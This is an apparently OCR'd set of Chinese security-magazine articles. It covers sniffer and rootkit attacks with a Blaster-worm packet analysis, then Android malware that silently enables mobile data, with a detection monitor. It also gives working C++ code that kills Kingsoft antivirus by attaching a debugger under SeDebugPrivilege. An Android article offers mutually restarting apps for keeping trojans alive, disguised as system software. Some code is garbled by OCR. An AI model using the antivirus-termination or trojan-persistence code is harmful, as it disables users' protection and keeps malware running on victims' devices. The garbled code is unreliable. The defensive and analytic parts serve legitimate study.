很明显，如果嗅探器被心怀恶意的人使用，那么将会对网络安全构成严重威胁。比如，网络入侵者会使用嗅探的方式获取用户的秘密信息。以非法的方式使用嗅探器攻击他人，被称为被动的攻击，因为嗅探器并不会直接与网络上任何其他系统相互作用或连接，它的这种

被动特性使其很难被检测出来。同时，嗅探器也能通过安装在网络中的某台计算机上，来达到主动攻击的泄密目的。

1．入侵思路分析

为了嗅探，入侵者首先会获取感兴趣系统的通信网线的访问权，这意味着要在同一共享网段上或在通信路径之间的网线某处接入探针。即使入侵者不与目标系统或通信访问点物理接触,他仍然有方法嗅探到网络流量，具体包括如下方式：

- 闯入一部目标计算机中且安装远程嗅探器.
- 闯入一个通信访问点，比如一个因特网服务提供商（ISP）系统中，安装嗅探软件.
- 在已经装入嗅探软件的 ISP 上定位一个系统.
- 使用社会工程学获得对一个 ISP 的直接访问，安装一个数据包嗅探器.
- 在目标计算机组织或 ISP 内部有一个同谋者，并且他在那儿已经安装了嗅探器.
- 重定向或复制通信，使通信路径中包含入侵者的计算机.

入侵者通常会把嗅探程序配置成能检测特定事情（如输入密码）的状态，在其嗅探到相关信息后，或发送给入侵者，或储存起来，供入侵者稍后取回。易受该类程序攻击的协议包括 Telnet、文件传送协议（FTP）、第 3 版邮局协议 （POP3）、网际报文存取协议 （IMAP）、简单邮件传输协议（SMTP）、超文本传输协议 （HTTP）、远程登录 （rlogin）、简单网络管理协议（SNMP）等。

大多数嗅探程序都包含了类似 rootkits 的工具。该工具在泄密系统中极具代表性，它是一种奇特的程序，具有隐身功能：无论静止时（作为文件存在），还是活动时（作为进程存在），都不会被察觉。换句话说，这种程序可能一直存在于我们的计算机中，但我们却浑然不知，这一功能正是许多人梦寐以求的——不论是黑客，还是取证人员。黑客可以在入侵后植入 rootkit，秘密地窥探敏感信息，或等待时机，伺机而动；取证人员也可以利用 rootkit 实时监控嫌疑人员的不法行为，它不仅能搜集证据，还有利于及时采取行动。

实际上rootkit是一个特洛伊程序集,在一个受控的系统上它会替换一些合法的命令(例如ps、ifconfig、ls等就是一些常见的被替换命令），以避免被检测到。同时rootkit还会安装一些额外的软件，如sniffers等。rootkits就是通过替换命令和使用、并清除日志条目等来掩盖入侵者的踪迹的。同时入侵者还可安装其他的程序，像嗅探器、键盘记录器等后门软件。

2．网络分析工具的主要功能剖析

网络分析软件工具一般由图 11 所示的基本功能组成，当然对于要求较高的网络分析工具还要添加复杂的协议解析功能，有的还添加了专家诊断功能，但这些功能都是在图 1-10 这些基本功能之上所进行的扩展，本文中就不重点介绍了。



图 11　网络分析工具的重要功能框图

从图 11 可知，一个网络分析工具首先需要从系统网络适配器列表中选择合适的适配器，接着需要打开所选的适配器。这样就可以在该适配器上执行数据包发送、对过滤后的数据包执行数据捕获或统计工作了，同时，还可以对捕获的数据包进行文件存储。执行结束后就可以关闭对应的网络适配器了，对于存储的数据包文件可单独执行文件打开操作，如果需要把文件中的数据包发送到网络上，那也就需要执行适配器的相关操作了。

在这些功能的实现上，对于一个优异的网络分析工具来说，性能是关键。通常，类似于 WireShark 之类的网络分析器，都会直接调用底层库（Windows 平台下为 WinPcap 库，Linux 平台下为 libpcap 库）来实现这些功能。这样，性能问题就由底层库来负责处理了，而 WireShark 主要负责协议解析与图形界面显示相关的工作。图 12 展示了在 Windows 平台下 WireShar 与 WinPcap 的依赖关系。



图 12　Windows 平台上 WireShar 与 WinPcap 的关系

3．案例：使用嗅探器分析冲击波蠕虫

要想详细了解嗅探的概念最容易的方法就是在实际应用中看一看具体的实例。

问题

如果每次启动电脑，就接收到一个消息，告诉你60秒内要重启计算机。只要时间超过60秒，计算机就会自动关机，这将导致你每次使用计算机不会超过60秒。

嗅探数据包

出现上述问题，很有可能是蠕虫或病毒造成的。任何时候，如果你怀疑一个病毒或蠕虫可能就是导致计算机出现问题的原因，直接在问题计算机上安装嗅探器并不是一个明智的选择。恶意软件经常会干扰嗅探器的正常工作，最好的办法是使用端口映射。数据包捕获的时机为：从问题计算机刚刚启动开始到将要自己关机时结束。

数据包分析

所捕获的数据包如图13所示。此截图中记录了问题计算机与另一台计算机之间传输的几个TCP数据包。可在进行数据包捕获时网络上并没有其他计算机活动，所以这里的网络行为是可疑的。

No.	Time	Source	Destination	Protocol	Info
1	0.000000	10.234.0.239	10.234.2.116	TCP	rsc-robot > krb524 [ACK] Seq=1 Ack=1 Win=17330 [TCP C
2	0.000191	10.234.2.116	10.234.0.239	TCP	krb524 > rsc-robot [PSH, ACK] Seq=1 Ack=1 Win=64475 [
3	0.218319	10.234.0.239	10.234.2.116	TCP	rsc-robot > krb524 [ACK] Seq=1 Ack=21 Win=17310 [TCP
4	1.673435	10.234.0.239	10.234.2.116	TCP	rsc-robot > krb524 [PSH, ACK] Seq=1 Ack=21 Win=17310
5	1.673773	10.234.2.116	10.234.0.239	TCP	krb524 > rsc-robot [PSH, ACK] Seq=21 Ack=19 Win=64457
6	1.859752	10.234.0.239	10.234.2.116	TCP	rsc-robot > krb524 [ACK] Seq=19 Ack=39 Win=17292 [TCP
7	3.713980	10.234.0.239	10.234.2.116	TCP	rsc-robot > krb524 [PSH, ACK] Seq=19 Ack=39 Win=17292
8	3.900264	10.234.2.116	10.234.0.239	TCP	krb524 > rsc-robot [ACK] Seq=39 Ack=31 Win=64445 [TCP

图 13 所捕获的数据包.

识别病毒或蠕虫网络流量的一个较好方法是查看网络间的原始数据。我们来分析一下所捕获的每个数据包。第一个数据包看不出什么特别的，没有多少有用的信息，如图14所示。

```
0000   00 10 59 aa af 80 00 01  96 3c 3f a8 08 00 45 00   ..Y..... .<?...E.
0010   00 28 08 ed 40 00 7f 06  d9 ac 0a ea 00 ef 0a ea   .(..@... ........
0020   02 74 07 01 11 5c 76 be  16 50 cd 5a 82 b2 50 10   .t...\v. .P.Z..P.
0030   43 b2 59 73 00 00 00 00  00 00 00 00               C.Ys.... ....
```

图14 第一个数据包的内容

接着看第二个数据包，发现其中有对 C:\WINNT\System32 目录的引用。这是一个很重要的系统目录，包含了许多加载和运行操作系统的文件。如果看见一个网络数据包引用这个目录通常是存在问题的一个提示（如图15所示）。



图15 引用C:\WINNT\System32意味着可能访问系统文件

再来看第三个数据包，它没有提供什么有用的信息，但是第四个数据包显示的信息值得关注，如图16所示。



图16 第四个数据包引用了msblast.exe

其中，msblast.exe就是冲击波蠕虫，这就是计算机出现问题的根源所在。

防止网络嗅探的安全措施

消除嗅探器并不是一件很困难的事情，通常可采取加密和网络分割的办法来防止嗅探器的攻击。

1. 加密

如果仅仅需要防止远程登录时用户账号和安全口令被截取，可以在主机上安装动态口令（One Time Password, OTP）系统。在使用 OTP 的系统中，用户在登录时会根据主机提出的一个迭代值和一个种子值计算出本次登录的口令。

如果需要保护电子邮件免遭窃取，可以对邮件使用 PGP 加密软件 （PGP 是 Pretty Good Privacy 的简称，是一个加密软件系列），对该算法目前还没有找到比穷尽算法更有效的破解办法。这两种办法实现起来较简单，可它们不能完全阻止监听者从网络上截取各种数据包的相关信息后，通过分析或是脱壳解密得到他想要的东西。

更加安全的方法是利用 SNP 和 SSH 系统。SNP 系统可以运行在很多操作系统上，它提供了一种安全的验证协议，使 TELNET、FTP、RLOGIN 等应用的用户账号和安全口令不再是以明文的方式传输。SNP 系统中所有的传输数据都是采用 DES 加密的，监听者只能看到一些乱码。SSH 是基于 C/S 模型的，标准的 SSH 服务端口为 22，SSH 采用 RSA 加密算法建立连接，验证过程结束后，所有的信息都采用 IDEA 技术加密,这是一种典型的强加密方式,适合于所有的通信。SSH 曾一度为加密安全通信的主要协议。如果网络系统中使用了 SSH，那么用户 ID 和口令被捕获的概率将大大降低。

2. 网络分割

通常人们所能接受的防止嗅探器攻击的办法是使用安全的网络拓扑结构。我们知道，网络广播的时候，信息包只能被同一网络地址段中的嗅探器捕获。所以可以利用网络分割的技术，进一步划分网络，减小嗅探器能够监听的范围，这样网络的其余部分就可免受嗅探器的攻击了。一般可以采用交换机来划分网段，并使用网桥或网络路由器来划分子网。实际上PC和工作站都可以配置成网桥或路由器，同一个网络地址段内最好都是互相可以信任的计算机。通过网络分割，安装了嗅探器的计算机仅仅能够捕获有限范围内计算机的信息流。如果发现了在某一网络地址段有嗅探器，也很容易确定是哪些人所设置的。

总之，网络分析是一把双刃剑。当网络、系统与安全的专业人员使用它处理网络故障或监视网络时，或许也正有网络入侵者为了达到非法目的在使用它。网络分析仅仅是一种技术，就像所有的技术一样，它也可以被用在好或坏的目的之上。通过对其攻击原理和防范措施进行了解之后，我们就能在实际工作中更加有的放矢，做好安全防范了。

自编调试器结束金山毒霸

文/图李旭昇

一日闲来无事，在任务管理器中金山毒霸主进程（kxetray.exe）上点击右键，调试（Debug）。本以为一定会被禁止访问，没想到 VS 竟能成功附加！当然 VS 这个大块头要过好久才加载完毕。我随手关掉 VS，不料金山毒霸也跟着退出了，由此我想到可以利用调试器结束金山毒霸进程。



图 1　在任务管理器中启动调试器，并附加到 kxetray.exe

我首先用 Windbg 进行测试，运行 Windbg，按 F6 并从进程列表中选择 kxetray.exe，点击确定之后成功附加。我首先尝试直接结束被调试进程，失败。这可能是有金山毒霸的自我保护，文雅的方法不奏效，干脆清零寄存器。我随手把 rsp，rip 等几个关键寄存器清零然后将 kxetray.exe 从调试器分离。后经测试，最简单的办法是附加后什么都不做直接关闭 Windbg，此时 Windows 的调试机制将自动结束被调试进程。

如果想要自己编程实现上述过程，我们需要实现一个最基本的——能够附加到正在运行的进程的调试器，简单来说代码只有两行：

```
GetProcessIdByName(L"kxetray.exe", &dwPID);
DebugActiveProcess(dwPID);
```

然后我们对被调试进程不闻不问就可以将其解决，由进程名获得 PID 的方法非常简单，只需用 CreateToolhelp32Snapshot 创建进程快照并用 Process32First 和 Process32Next 遍历即可。感兴趣的读者可以参考源代码，这里不再赘述。DebugActiveProcess 是 Windows API，只有一个参数，就是进程的 PID。当然为了保证附加成功，我们希望获得 SE_DEBUG_NAME 权限。提权的过程也不复杂，我们学习一下 MSDN 中给出的代码：

```
BOOLSetPrivilege(
    HANDLEhToken,          // access token handle
```

```
    LPCTSTRlpszPrivilege,  // name of privilege to enable/disable
    BOOLbEnablePrivilege// to enable or disable privilege
    )
{
    TOKEN_PRIVILEGEStp;
    LUIDluid;
    if (!LookupPrivilegeValue(
        NULL,           // lookup privilege on local system
        lpszPrivilege,   // privilege to lookup
        &luid))        // receives LUID of privilege
    {
        printf("LookupPrivilegeValue error: %u\n", GetLastError());
        returnFALSE;
    }
    tp.PrivilegeCount = 1;
    tp.Privileges[0].Luid = luid;
    if (bEnablePrivilege)
        tp.Privileges[0].Attributes = SE_PRIVILEGE_ENABLED;
    else
        tp.Privileges[0].Attributes = 0;
    // Enable the privilege or disable all privileges.
    if (!AdjustTokenPrivileges(
        hToken,
        FALSE,
        &tp,
        sizeof(TOKEN_PRIVILEGES),
        (PTOKEN_PRIVILEGES)NULL,
        (PDWORD)NULL))
    {
        printf("AdjustTokenPrivileges error: %u\n", GetLastError());
        returnFALSE;
    }
    if (GetLastError() == ERROR_NOT_ALL_ASSIGNED)
    {
        printf("The token does not have the specified privilege. \n");
        returnFALSE;
    }
    returnTRUE;
}
```

想要获得 Debug 权限只需：

```
BOOLEnableDebugPrivilege()
{
```

```
        HANDLEhToken = NULL;
        if    (!OpenProcessToken(GetCurrentProcess(),    TOKEN_ALL_ACCESS,
&hToken))
        {
            cout<<"Fail to Open current porcess token."<<endl;
            returnFALSE;
        }
        returnSetPrivilege(hToken, SE_DEBUG_NAME, TRUE);
    }
```

我们的程序附加到目标进程后，只有自己退出后目标进程才会被结束。为了能够获得控制权，我们可以用前面提过的方法，清零寄存器并分离被调试进程。不过这种方法实现起来较为麻烦，我们采用一种变通的方法。在我们从程序附加到 kxetray.exe 后，在推出前再运行一次自身。第二次运行的程序会检测 kxetray.exe 是否已经退出。如果是，则给出提示。代码如下：

```
    int main(intargc,char** argv)
    {
        if (!EnableDebugPrivilege())
        {
            cout<<"Fail to enable debug privilege."<<endl;
        }
        else
        {
            cout<<"Obtained debug privilege."<<endl;
        }
        Sleep(1000);
        DWORDdwPID = 0;
        if (!GetProcessIdByName(L"kxetray.exe", &dwPID))
        {
            cout<<"Target not found."<<endl
                <<"Do something you want here!"<<endl;
            getchar();
        }
        else
        {
            cout<<"Pid= "<<dwPID<<endl;
        }
        if (!DebugActiveProcess(dwPID))
        {
            cout<<"Fail to attach to target..."<<endl;
            returnFALSE;
        }
        else
```

```
        {
            cout<<"Attached to target. It will be killed as this process
exits."<<endl;
            ShellExecuteA(NULL, "RunAs", argv[0], NULL, NULL, SW_SHOW);
        }
        //DebugActiveProcessStop(dwPID);
        return 0;
    }
```

被注释掉的 DebugActiveProcessStop 函数用于分离被调试进程。如果读者决定采用“清零寄存器+分离被调试进程”的方法将会用到。

Windows 系统为调试提供了丰富的支持，有兴趣的读者可以尝试实现一款简单的调试器。有关内容可以参考张印奎的《软件调试》第 9、10 章和《Python 灰帽子》，内有大量的示例代码。本文演示了调试器两个最基本的功能：附加到已经启动的进程和从被调试进程分离，谨作抛砖引玉之用。

本文中的程序在 Win8.1+VS2013 下编译运行，金山毒霸为最新版本。本文提供的思路与代码仅供技术交流，不得用于非法用途。

（完）

Android 系统进程保护浅析

文/图 马智超(Deserteagle) 欧阳潇琴

在 android 系统中无论是木马也好，安全软件也好，都需要实时地在后台执行一些任务。如木马的话需要实时监控用户信息，但这些进程也可以被结束掉，木马进程可以，安全软件也可以。试想一下你有一个超级厉害的安全软件可以保护用户隐私，但是这时，一个人打开了你手机的进程管理器,强制结束掉了安全软件的进程，那么这个软件的一切功能都不复存在了。所以，现在我们浅析一下如何在 Android 系统中实现对指定进程的保护，使得他人在手机进程管理器中结束掉我们的进程几率变小，或者说，最大程度上不让其影响我们进程的执行。

实现方法分析

首先，我们需要简单了解一下 Android 进程的机制：

Android 系统中，当一个应用的组件开始运行，系统会为这个应用启动一个进程，Android 中的进程是托管的，当系统进程空间紧张的时候，会依照优先级自动进行进程的回收。在网上了解到，Android 将进程分为 6 个等级，它们按优先级由高到低排列依次是：

前台进程(FOREGROUND_APP)、可视进程(VISIBLE_APP)、次要服务进程(SECONDARY_SERVER)、后台进程 (HIDDEN_APP)、内容供应节点(CONTENT_PROVIDER)、空进程(EMPTY_APP)。

通过百度，网上有很多种说法，但是实用性都不是很高，与我们要实现的目的有一定的差距。我们分别对其进行了尝试，首先说一下我们搜到的一些方法：

1.提供进程优先级

如后台操作采用 Service 形式，因为一个运行着 service 的进程比一个运行着后台 activity 的等级高；或者依赖于其他优先级高的进程，例如：一个 A 进程里的 service 被绑定到 B 进程里的组件上，进程 A 将总被认为至少和 B 进程一样重要。

2.强制修改进程属性

在程序中设置 setPersistent(true)，persistent 属性默认值是 false，但是像手机中一些系统应用，如电话这样的程序就被设置为 true，被 android:persistent 修饰的应用会在系统启动之后被 AM 启动，设置为 true 可以在一定程度上保护进程。

这样的方法在一定程度上可以保护进程，但是我们没有花太多时间去研究过，感觉实用性应该不是太高。于是我们想到一个简便的方法：采用两个进程互相监控，互相保护，任何一个进程被强制结束了，另一个就马上把它开启起来，思路就是这样。

首先我们写了两个程序，每个程序都是一个简单的界面，没有什么其他特殊的功能，只是在进程中有对彼此进程的监控，核心代码如下：

```
if(!isRunning(this.getApplicationContext(), "com.example.listener2")){
//这些代码是启动另外的一个应用程序的主 Activity，当然也可以启动任意一个 Activity
        ComponentName componetName = new ComponentName(
```

```
                    //这个是另外一个应用程序的包名
                    "com.example.listener2",
                    //这个参数是要启动的 Activity
                    "com.example.listener2.MainActivity");

                try {
                    Intent intent = new Intent();
                    intent.setComponent(componetName);
                    startActivity(intent);
                } catch (Exception e) {
                    Toast.makeText(getApplicationContext(), "没有找到该应用程序！",
Toast.LENGTH_SHORT).show();

                }
            }else{
                //Toast.makeText(getApplicationContext(), "该应用程序已启动",
Toast.LENGTH_SHORT).show();

            }
/**
     * 判断指定包名的进程是否运行
     * @param context
     * @param packageName 指定包名
     * @return 是否运行
     */
    public static boolean isRunning(Context context,String packageName){
        ActivityManager am = (ActivityManager)
context.getSystemService(ACTIVITY_SERVICE);
        List<RunningAppProcessInfo> infos = am.getRunningAppProcesses();
        for(RunningAppProcessInfo rapi : infos){
            if(rapi.processName.equals(packageName))
                return true;
            }
        return false;
    }

}
```

功能测试:

先是安装好两个 APK，真正应用的时候可以伪装成系统文件，也可以不存在桌面图标，隐藏后其实用性就更加显著了，如图 1 所示。



图 1

图 1 是进程运行后的界面，在进程管理器中结束掉（所谓任务管理器就是在设置-管理-应用里，可以结束掉正在运行的应用），如图 2 所示，之后程序马上就被重启了，如图 3 所示。



图 2



图 3

感觉这个挺实用的，在木马中我可以悄悄安装两个 APK，将另一个伪装成系统的软件，每次开机启动，这样就不用担心进程被杀掉了。经过测试，可以实现两个进程的互相监控、互相保护，在一定程度上起到了防止在任务管理器中被强制结束的作用。本文提供的其他方法，因为自己本身没有太多时间去做，因此没做太多的尝试。

经过测试此种方法，可以实现对指定进程的保护。当你在任务管理器中结束掉指定进程，另一个进程监控到会立刻将其开启。两个 APK 互相保护，使得指定进程要执行的功能不被干扰。

Android 系统一次恶意软件攻防研究

文/图 马智超（DesertEagle） 欧阳潇琴

之前下载了个运行于 Android 系统的游戏玩玩，这个游戏是我通过 360 手机助手找到的，下载安装后经安全软件检测后提示不是木马可以放心使用。但是在 Android 系统上写个游戏木马，让其不被查杀出来也是很容易的，因为木马可以千变万化，写木马的人又邪恶又狡猾。

事实上我每次玩手机游戏前都会把无线网关闭，玩完退出之后清理后台进程，来防止我安装的游戏真的是个木马或者绑定了木马，这次我依旧如此，但是当我玩了很长时间退出游戏后，意外地发现数据连接早就被打开了，结果我手机自动下载了很多垃圾软件而且还浪费了好多手机流量，导致我这月的手机费大增。

这个木马太没节操了，我发现当我的手机打开无线网络的时候系统会自动弹出窗口，提示无线网络已经打开，但是打开数据连接的时候却是没有任何提示。我发现这是个很严重的问题，也许只有某些手机有这个问题，我没测试过其他的手机。但这个恶意游戏软件就是利用了这一点来祸害人。于是我对这一点进行了研究，这就好比把一个屋子里唯一的门给堵上了，这样恶意软件再怎么邪恶也无可奈何了，对其研究也是为了以后再安装什么软件的时候

更加安心吧。

原理分析

首先来分析一下该木马是如何自动打开数据连接的：

Android 系统的软件如果想强制打开数据连接是需要权限的，因为需要进行网络连接，所以需要以下权限：

```
<uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
<uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
<uses-permission android:name="android.permission.CHANGE_NETWORK_STATE"/>
<uses-permission android:name="android.permission.CHANGE_WIFI_STATE"/>
```

我们需要认识一个类 ConnectivityManager，它主要管理和网络连接相关的操作，所以我们可以通过这个类来实现打开手机流量的功能，当然也能实现监控手机网络状态的功能，核心代码如下：

```
// 取得 ConnectivityManager 类
conMgrClass = Class.forName(conMgr.getClass().getName());
// 取得 ConnectivityManager 类中的对象 mService
iConMgrField = conMgrClass.getDeclaredField("mService");
// 设置 mService 可访问
iConMgrField.setAccessible(true);
// 取得 mService 的实例化类 IConnectivityManager
iConMgr = iConMgrField.get(conMgr);
// 取得 IConnectivityManager 类
iConMgrClass = Class.forName(iConMgr.getClass().getName());
// 取得 IConnectivityManager 类中的 setMobileDataEnabled(boolean)方法
setMobileDataEnabledMethod =
iConMgrClass.getDeclaredMethod("setMobileDataEnabled", Boolean.TYPE);
// 设置 setMobileDataEnabled 方法可访问
setMobileDataEnabledMethod.setAccessible(true);
// 调用 setMobileDataEnabled 方法
setMobileDataEnabledMethod.invoke(iConMgr, enabled);
```

这样通过以上的操作我们就可以实现打开手机流量了，网上还有很多种方法，这里不做总结了。

然后根据它的实现过程或者方法我们就可以分析一下如何防御这种强制打开流量的恶意行为，我认为可以从两方面入手：

1、当软件被安装后实现对应用程序权限的扫描，看是否有可疑权限（就是以上提到的权限）。但这种方法只是一个不太靠谱的保护伞，因为他的判别标准不够精确，且不能实现实时防护，有一种宁可错杀一个好人也不放过一个坏人的感觉。

2、对所有软件的这种恶意行为进行实时监控，实现实时保护。

这里还是要用到 ConnectivityManager，因为它可以管理网络连接，然后我们用一个逻辑判断就好了。我的手机是移动手机，所以只对移动手机的流量开启进行了监控。核心代码如下：

```
    ConnectivityManager connectMgr = (ConnectivityManager) context.getSystemService(Context.CONNECTIVITY_SERVICE);
        NetworkInfo mobNetInfo = connectMgr.getNetworkInfo(ConnectivityManager.TYPE_MOBILE);
            NetworkInfo wifiNetInfo = connectMgr.getNetworkInfo(ConnectivityManager.TYPE_WIFI);
            if(mobNetInfo.isConnected() && !wifiNetInfo.isConnected()){
                return "app_test-->当前正在使用2G/3G/4G网络";
            }else
    if(!mobNetInfo.isConnected() && wifiNetInfo.isConnected())
    {
        return "当前正在使用WiFi网络";
    }   return "app_test-->当前无网络连接";
```

功能测试

如图1所示，可以看到自己写的isOpen监控程序已经在后台开启，图2是数据连接状态，一开始是未打开的。

图1

图2

图3

图4

如图3是我们仿照恶意程序的软件，实现强制打开手机流量的功能。为了测试，在Activity中直接手动点开，要想实现后台直接写到服务中就可以了。图4是监控到的弹窗提示，主要

就是为了测试是否能在其他的程序窗口前实现弹窗提示，或者改成震动提示或语音提示会更好，这样更容易被手机用户察觉到。

